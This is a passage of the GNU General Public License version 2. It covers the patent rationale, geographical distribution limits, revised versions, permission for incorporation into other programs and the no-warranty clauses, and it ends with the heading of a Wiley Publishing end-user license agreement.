It is not the purpose of this section to induce you to infringe any patents or other property right claims or to contest validity of any such claims; this section has the sole purpose of protecting the integrity of the free software distribution system, which is implemented by public license practices. Many people have made generous contributions to the wide range of software distributed through that system in reliance on consistent application of that system; it is up to the author/donor to decide if he or she is willing to distribute software through any other system and a licensee cannot impose that choice.

This section is intended to make thoroughly clear what is believed to be a consequence of the rest of this License.

8. If the distribution and/or use of the Program is restricted in certain countries either by patents or by copyrighted interfaces, the original copyright holder who places the Program under this License may add an explicit geographical distribution limitation excluding those countries, so that distribution is permitted only in or among countries not thus excluded. In such case, this License incorporates the limitation as if written in the body of this License.

9. The Free Software Foundation may publish revised and/or new versions of the General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Program specifies a version number of this License which applies to it and ‘‘any later version'', you have the option of following the terms and conditions either of that version or of any later version published by the Free Software Foundation. If the Program does not specify a version number of this License, you may choose any version ever published by the Free Software Foundation.

10. If you wish to incorporate parts of the Program into other free programs whose distribution conditions are different, write to the author to ask for permission. For software which is copyrighted by the Free Software Foundation, write to the Free Software Foundation; we sometimes make exceptions for this. Our decision will be guided by the two goals of preserving the free status of all derivatives of our free software and of promoting the sharing and reuse of software generally.

### ***NO WARRANTY***

11. BECAUSE THE PROGRAM IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM ‘‘AS IS'' WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

12. IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR REDISTRIBUTE THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

END OF TERMS AND CONDITIONS

# Wiley Publishing, Inc.
# End-User License Agreement